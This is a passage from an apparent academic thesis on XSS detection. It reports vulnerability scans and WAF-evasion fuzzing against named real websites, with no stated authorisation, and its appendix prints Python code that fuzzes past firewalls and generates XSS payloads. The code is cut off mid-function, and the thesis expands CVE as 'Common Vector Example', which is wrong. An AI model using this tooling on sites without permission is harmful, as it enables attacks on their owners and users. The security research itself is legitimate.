3. Scan on www.mtu.edu.ng (academic website), scan website with (crawl) to search and detected potential DOM vulnerability in the website. The result of this scan revealed a potential vulnerability for DOM based attack due to the presence of an object function found in the web tree of the website. Also provided crawled result of vulnerabilities with Common Vector Example (CVE)



Figure 4.8: URL scan for DOM vulnerability with result

Crawling the Targeted website (mtu.edu.ng) and reveals the vulnerable components of the jquery v1.12.4 used by the web application and reveals ParseHTML() function that executes scripts in event handlers but none in the jquery-migrate v1.4.1



Figure 4.9: URLs Crawl with results

4. Scan on www.carbodydesign.com , scan website with (crawl) to search and detect vulnerabilities in the website. The result of this scan revealed vulnerable components existing in the website with severity. Also provided crawled result of vulnerabilities with Common Vector Example (CVE)



Figure 4.10: Crawl URL with result

5. Scan on www.public-firing-range.appspot.com , scan website with (data) to search and detect vulnerabilities in the website using GET method. The result of this scan revealed reflection, 47 analysed and generated 3072 payloads with efficiency of 100 and a confidence of 10.



Figure 4.11: Scanned url with POST parameter

6. Scan on www.sherylblas.com , scan website with (param and skipdom) to search for hidden parameters in the website. The result of this scan revealed the hidden parameters although the website wasn't vulnerable to attack. WAF status is offline because there is no firewall protecting the website.



Figure 4.12: Scanned #3 site for vulnerabilities

7. Fuzz Scan on www.tabletworld.com, scan website with (fuzz) to evade Web Application Firewall. The result of this scan revealed that Fuzz string couldn't not bypass the website as firewall filtered and blocked all fuzz string requested.



Figure 4.13: Fuzz check of a WAF protected site

8. Fuzz Scan on www.nichegardens.com, scans website with (fuzz) to evade Web Application Firewall. The result of this scan revealed that Fuzz strings bypassed the website with all fuzz strings requested and filtered two strings. WAF status is offline because there is no firewall protecting the website.



Figure 4.14: Fuzz check of a WAF unprotected site

CHAPTER FIVE

SUMMARY AND CONCLUSION

5.0 Summary and Conclusion

Various implementation of external Web application safety such as software proxies, firewalls, etc. may be unsatisfactory for several reasons as cross-site scripting cannot be completely eradicated owing to its broad variability in its attacks, but can be regulated with continual updating of the security system and periodic checks. Rather, Web application should be intrinsically secure by adopting secure programming practices in order to preserve its invulnerability as the environment changes. Since the input may carry potential attacks, the vulnerability depends on the failure of the application to check up on its input.

This paper presents a system for detecting cross-site scripting (XSS) attacks vulnerabilities in web applications with high accuracy, with the combination of dynamic analysis and fuzzy techniques, we are able to detect these vulnerabilities and by that protect user against XSS attacks in a reliable and effective way.

In addition, numerous study activities have been carried out since their discovery to tackle issues linked to XSS. Despite all the efforts over the years to eliminate them, XSS vulnerabilities are still prevalent in the source code of the web application, and attacks continue to victimize site owners and innocent users. Security should be discussed at every stage of the development of web applHication and throughout the application lifecycle.

From the results above, it can be seen that a secured system cannot be hundred percent secured, however the security flaws can be reduced by closing loopholes and other factors that make the system susceptible to attacks.

5.2 Limitations

I. Time Constraints

II. Scarcity of previous works

5.3 Recommendation for future works

For future studies, it is recommended that researchers should study the possibility of applying optimizing techniques to come up detection of different types of injection attacks that has a better accuracy rate. And propose framework for discovering other vulnerabilities like Phishing, ClickJacking attacks, etc. We will also plan to assess the discovery ability of our detection system on more web applications as a part of our further work

.

REFRENCES

Bakare K. A, Junaidu B. S, and Kolawole R. A, (2018) "Detecting Cross-Site Scripting in Web Applications Using Fuzzy Inference System," Journal of Computer Networks and Communications, vol. 2018, Article ID 8159548, 10 pages, 2018. https://doi.org/10.1155/2018/8159548.

Bates D., Barth A., Jackson C., (2010). Regular Expressions Considered Harmful in Client-side XSS Filters, in: Proc. 19th Int. Conf. World wide web – WWW '10,2010, p. 91

Christopher Kruegel, Fredrik Valeur, and Giovanni Vigna, (2004) .Intrusion Detection and Correlation: Challenges and Solutions (Advances in Information Security), volume 1. Springer-Verlag TELOS, Santa Clara, CA, USA, 2004.

Curtsinger C., Livshits B., Zorn B. G., Seifert C, (2011). ZOZZLE: Fast and Precise In-Browser JavaScript Malware Detection, in: USENIX Security Symposium, 2011, pp. 33–48.

DavidRoss, (2008). IEBlog, IE8 Security Part IV: The XSS Filter, https://blogs.msdn.microsoft.com/ie/2008/07/02/ie8security-part-iv-the-xss-filter/, [Accessed: 14-11-2016] (2008).

ECMA, (1999). ECMASCript Language Specification, 3rd edition. Standard ECMA-262, http://www.ecma-international.org/publications/standards/Ecma-262.htm, December 1999

Engin Kirda, Christopher Kruegel, Giovanni Vigna, and Nenad Jovanovic, (2006) . Noxes: a client-side solution for mitigating cross-site scripting attacks. In SAC '06: Proceedings of the 2006 ACM symposium on Applied computing, pages 330–337, New York, NY, USA, 2006. ACM.

Engin Kirda, Nenad Jovanovich, Christopher Kruegel and Giovanni Vigna, (2009). Client-Side Cross-Site Scripting Protection, In Computers and Security Journal., Elsevier, Volume 28, Issue 7, pp.592-604,October, 2009

Garcia-alfaro J., Navarro-arribas G., (2007). Prevention of cross-site scripting attacks on current web applications, OTM 2007, Lect. Notes Comput. Sci., vol. 4804,2007,

Gary Wassermann, Zhendong Su, (2008). Static Detection of Cross Site Scripting Vulnerabilities, ACM/IEEE 30th International Conference on Software Engineering (ICSE), pp. 171-180, 2008

Huang Y.W., Tsai C.H., and Lee D.T., (2008). “Non detrimental web application security scanning,” in Proceedings of the International Symposium on Software Reliability Engineering (ISSRE’04), pp. 219–230, Beijing, China, September 2008.

Huang Y.-W., Yu F., Hang C., Tsai C.-H., Lee D.-T., Kuo S.-Y., (2004). Securing Web Application Code by Static Analysis and Runtime Protection, in: Proceedings of the 13th International Conference on World Wide Web, ACM, 2004, pp. 40–52.

Isatou H., Abubakar S., Hazura Z., and Novia A., (2014).“An approach for cross site scripting detection and removal based on genetic algorithms,” in Proceedings of the Ninth International Conference on Software Engineering Advances : France ,pp.227–232, Nice, France, October 2014.

Johns. M (2011), “Code Injection Vulnerabilities in Web application - Exemplified at Cross-sie scripting”,

Koli M., Pooja S., Pranali H. K., and Prathmesh N. G., (2016). “SQL injection and XSS vulnerabilities countermeasures in web applications,” International Journal on Recent and Innovation Trends in Computing and Communication, vol. 4, no. 4, pp. 692–695, 2016.

Krishnaveni S. and Sathiyakumari K., (2013). “Multiclass classification of XSS web page attack using machine learning techniques,” International Journal of Computer Applications, vol. 74, no. 12, pp. 36–40, 2013.

Kumar and Pateriya R.K., (2013). DWVP: Detection of Web Application Vulnerabilities using Parameters of Web Form, In Proceedings of Joint International Conferences on CIIT 2013 and itSIP 2013

Lucca G. D., Fasolino A., Mastroianni M., and Tramontana P., (2004). Identifying Cross Site Scripting Vulnerabilities in Web Applications. In Sixth IEEE International Workshop on Web Site Evolution (WSE’04), pages 71 – 80,

Oda, Terri & Wurster, Glenn & Oorschot C. van, Paul & Somayaji, Anil. (2008). SOMA: Mutual approval for included content in web pages. 89-98. 10.1145/1455770.1455783.

Omar Ismail, Masashi Etoh, Youki Kadobayashi, and Suguru Yamaguchi, (2004). A proposal and implementation of automatic detection/collection system for cross-site scripting vulnerability. In AINA ’04: Proceedings of the 18th International Conference on

Advanced Information Networking and Applications, page 145, Washington, DC, USA, 2004. IEEE Computer Society.

Oystein Hallaraker and Giovanni Vigna,(2005) . Detecting malicious javascript code in mozilla. In ICECCS ’05: Proceedings of the 10th IEEE International Conference on Engineering of Complex Computer Systems, pages 85–94, Washington, DC, USA, 2005. IEEE Computer Society.

Patil D. K., Patil K., (2015). Client-side Automated Sanitizer for Cross-Site Scripting Vulnerabilities, International Journal of Computer Applications 121

Ratanaworabhan P., Livshits V. B., Zorn B. G., (2009). NOZZLE: A Defense Against Heap-spraying Code Injection Attacks, in: USENIX Security Symposium, 2009, pp. 169–186

Reis C., Dunagan J., Wang H., Dubrovsky O., and Esmeir S. (2007). Browsershield: Vulnerability-driven filtering of dynamic html. ACM Transactions on the Web, 1(3), 2007.

Ruderman, J, (2001). The same origin policy. (2001) http://www.mozilla.org/projects/security/components/same-origin.html

Saleh. A, Rozalia. B, Bujaa .B.C, Kamarularifin A., Mohd, A, and Faradilla . A, (2015) “A method for web application vulnerabilities detection by using Boyer-Moore string matching algorithm,” Information Systems International Conference, vol. 72, no. 3, p. 112, 2015.

Sarmah, U., Bhattacharyya, D.K., Kalita, J.K., (2018). A survey of detection methods for XSS attacks, Journal of Network and Computer Applications (2018), doi: 10.1016/j.jnca.2018.06.004

Song Y., Keromytis A. D., Stolfo S. J., (2009). Spectrogram: A Mixture-of-Markov-Chains Model for Anomaly Detection in Web Traffic, in: 16th Annual Network and Distributed System Security Symposium, NDSS, Vol. 9, 2009, pp. 1–15. Puspendra

Sumaiya I. Thaseen, Aswani Ch. Kumar, (2014). Intrusion Detection Model using fusion of PCA and optimized SVM, In Proceedings of 2014 International Conference on Computing and Informatics (IC3I) held on 27-29 Mysore, India, pp:879-884.

Vogt P., Nentwich F., Jovanovic N., Kirda E., Kruegel C., Vigna G., (2007). Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis, in: 14th Annual Network and Distributed System Security Symposium, NDSS, Vol. 2007, 2007, p. 12.

XSS archive, www.xssed.com/archive/ visited January 2019.

APPENDIX

SOURCE CODE FOR DESIGNED SYSTEM

```
import copy
from random import randint
from time import sleep
from urllib.parse import unquote

from core.colors import end, red, green, yellow
from core.config import fuzzes, xsschecker
from core.requester import requester
from core.utils import replaceValue, counter
from core.log import setup_logger

logger = setup_logger(__name__)


def fuzzer(url, params, headers, GET, delay, timeout, WAF, encoding):
    for fuzz in fuzzes:
        if delay == 0:
            delay = 0
        t = delay + randint(delay, delay * 2) + counter(fuzz)
        sleep(t)
        try:
            if encoding:
                fuzz = encoding(unquote(fuzz))
            data = replaceValue(params, xsschecker, fuzz, copy.deepcopy)
            response = requester(url, data, headers, GET, delay/2, timeout)
        except:
            logger.error('WAF is dropping suspicious requests.')
            if delay == 0:
                logger.info('Delay has been increased to %s6%s seconds.' % (green, end))
                delay += 6
```

```
            limit = (delay + 1) * 50
            timer = -1
            while timer < limit:
                logger.info('\rFuzzing will continue after %s%i%s seconds.\t\t\r' % (green,
limit, end))
                limit -= 1
                sleep(1)
            try:
                requester(url, params, headers, GET, 0, 10)
                logger.good('Pheww! Looks like sleeping for %s%i%s seconds worked!' % (
                    green, ((delay + 1) * 2), end))
            except:
                logger.error('\nLooks like WAF has blocked our IP Address. Sorry!')
                break
        if encoding:
            fuzz = encoding(fuzz)
        if fuzz.lower() in response.text.lower():  # if fuzz string is reflected in the response
            result = ('%s[passed]  %s' % (green, end))
        # if the server returned an error (Maybe WAF blocked it)
        elif str(response.status_code)[:1] != '2':
            result = ('%s[blocked] %s' % (red, end))
        else:  # if the fuzz string was not reflected in the response completely
            result = ('%s[filtered]%s' % (yellow, end))
        logger.info('%s %s' % (result, fuzz))


import re

from core.config import badTags, xsschecker
from core.utils import isBadContext, equalize, escaped
```

```
def htmlParser(response, encoding):
    rawResponse = response  # raw response returned by requests
    response = response.text  # response content
    if encoding:  # if the user has specified an encoding, encode the probe in that
        response = response.replace(encoding(xsschecker), xsschecker)
    reflections = response.count(xsschecker)
    position_and_context = {}
    environment_details = {}
    clean_response = re.sub(r'<!--[.\s\S]*?-->', '', response)
    script_checkable = clean_response
    for i in range(reflections):
        occurence = re.search(r'(?i)(?s)<script[^>]*>.*?(%s).*?</script>' % xsschecker,
script_checkable)
        if occurence:
            thisPosition = occurence.start(1)
            position_and_context[thisPosition] = 'script'
            environment_details[thisPosition] = {}
            environment_details[thisPosition]['details'] = {'quote' : ''}
            for i in range(len(occurence.group())):
                currentChar = occurence.group()[i]
                if currentChar in ('\'', '`', '"') and not escaped(i, occurence.group()):
                    environment_details[thisPosition]['details']['quote'] = currentChar
                elif currentChar in (')', ']', '}', '}') and not escaped(i, occurence.group()):
                    break
            script_checkable = script_checkable.replace(xsschecker, '', 1)
    if len(position_and_context) < reflections:
        attribute_context = re.finditer(r'<[^>]*?(%s)[^>]*?>' % xsschecker,
clean_response)
        for occurence in attribute_context:
            match = occurence.group(0)
            thisPosition = occurence.start(1)
            parts = re.split(r'\s', match)
            tag = parts[0][1:]
```

```
for part in parts:
    if xsschecker in part:
        Type, quote, name, value = '', '', '', ''
        if '=' in part:
            quote = re.search(r'=([\'`"])?', part).group(1)
            name_and_value = part.split('=')[0], '='.join(part.split('=')[1:])
            if xsschecker == name_and_value[0]:
                Type = 'name'
            else:
                Type = 'value'
            name = name_and_value[0]
            value = name_and_value[1].rstrip('>').rstrip(quote).lstrip(quote)
        else:
            Type = 'flag'
        position_and_context[thisPosition] = 'attribute'
        environment_details[thisPosition] = {}
        environment_details[thisPosition]['details'] = {'tag' : tag, 'type' : Type,
'quote' : quote, 'value' : value, 'name' : name}
if len(position_and_context) < reflections:
    html_context = re.finditer(xsschecker, clean_response)
    for occurence in html_context:
        thisPosition = occurence.start()
        if thisPosition not in position_and_context:
            position_and_context[occurence.start()] = 'html'
            environment_details[thisPosition] = {}
            environment_details[thisPosition]['details'] = {}
if len(position_and_context) < reflections:
    comment_context = re.finditer(r'<!--(?![.\s\S]*-->)[.\s\S]*(%s)[.\s\S]*?-->' %
xsschecker, response)
    for occurence in comment_context:
        thisPosition = occurence.start(1)
        position_and_context[thisPosition] = 'comment'
        environment_details[thisPosition] = {}
```

```
        environment_details[thisPosition]['details'] = {}
    database = {}
    for i in sorted(position_and_context):
        database[i] = {}
        database[i]['position'] = i
        database[i]['context'] = position_and_context[i]
        database[i]['details'] = environment_details[i]['details']

    bad_contexts = re.finditer(r'(?s)(?i)<(style|template|textarea|title|noembed|noscript)>[.\s\S]*(%s)[.\s\S]*</\1>' % xsschecker, response)
    non_executable_contexts = []
    for each in bad_contexts:
        non_executable_contexts.append([each.start(), each.end(), each.group(1)])

    if non_executable_contexts:
        for key in database.keys():
            position = database[key]['position']
            badTag = isBadContext(position, non_executable_contexts)
            if badTag:
                database[key]['details']['badTag'] = badTag
            else:
                database[key]['details']['badTag'] = ''
    return database

from core.config import xsschecker, badTags, fillings, eFillings, lFillings, jFillings, eventHandlers, tags, functions
from core.jsContexter import jsContexter
from core.utils import randomUpper as r, genGen, extractScripts


def generator(occurences, response):
    scripts = extractScripts(response)
```

```
        index = 0
        vectors = {11: set(), 10: set(), 9: set(), 8: set(), 7: set(),
                   6: set(), 5: set(), 4: set(), 3: set(), 2: set(), 1: set()}
        for i in occurences:
            context = occurences[i]['context']
            if context == 'html':
                lessBracketEfficiency = occurences[i]['score']['<']
                greatBracketEfficiency = occurences[i]['score']['>']
                ends = ['//']
                badTag = occurences[i]['details']['badTag'] if 'badTag' in occurences[i]['details']
else ''
                if greatBracketEfficiency == 100:
                    ends.append('>')
                if lessBracketEfficiency:
                    payloads = genGen(fillings, eFillings, lFillings,
                                      eventHandlers, tags, functions, ends, badTag)
                    for payload in payloads:
                        vectors[10].add(payload)
            elif context == 'attribute':
                found = False
                tag = occurences[i]['details']['tag']
                Type = occurences[i]['details']['type']
                quote = occurences[i]['details']['quote']
                attributeName = occurences[i]['details']['name']
                attributeValue = occurences[i]['details']['value']
                quoteEfficiency = occurences[i]['score'][quote] if quote in
occurences[i]['score'] else 100
                greatBracketEfficiency = occurences[i]['score']['>']
                ends = ['//']
                if greatBracketEfficiency == 100:
                    ends.append('>')
                if greatBracketEfficiency == 100 and quoteEfficiency == 100:
                    payloads = genGen(fillings, eFillings, lFillings,
```

```
                eventHandlers, tags, functions, ends)
    for payload in payloads:
        payload = quote + '>' + payload
        found = True
        vectors[9].add(payload)
if quoteEfficiency == 100:
    for filling in fillings:
        for function in functions:
            vector = quote + filling + r('autofocus') + \
                filling + r('onfocus') + '=' + quote + function
            found = True
            vectors[8].add(vector)
if quoteEfficiency == 90:
    for filling in fillings:
        for function in functions:
            vector = '\\' + quote + filling + r('autofocus') + filling + \
                r('onfocus') + '=' + function + filling + '\\' + quote
            found = True
            vectors[7].add(vector)
if Type == 'value':
    if attributeName == 'srcdoc':
        if occurences[i]['score']['&lt;']:
            if occurences[i]['score']['&gt;']:
                del ends[:]
                ends.append('%26gt;')
            payloads = genGen(
                fillings, eFillings, lFillings, eventHandlers, tags, functions, ends)
            for payload in payloads:
                found = True
                vectors[9].add(payload.replace('<', '%26lt;'))
    elif attributeName == 'href' and attributeValue == xsschecker:
        for function in functions:
```

```
        found = True
        vectors[10].add(r('javascript:') + function)
elif attributeName.startswith('on'):
    closer = jsContexter(attributeValue)
    quote = ''
    for char in attributeValue.split(xsschecker)[1]:
        if char in ['\'', '"', '`']:
            quote = char
            break
    suffix = '//\\'
    for filling in jFillings:
        for function in functions:
            vector = quote + closer + filling + function + suffix
            if found:
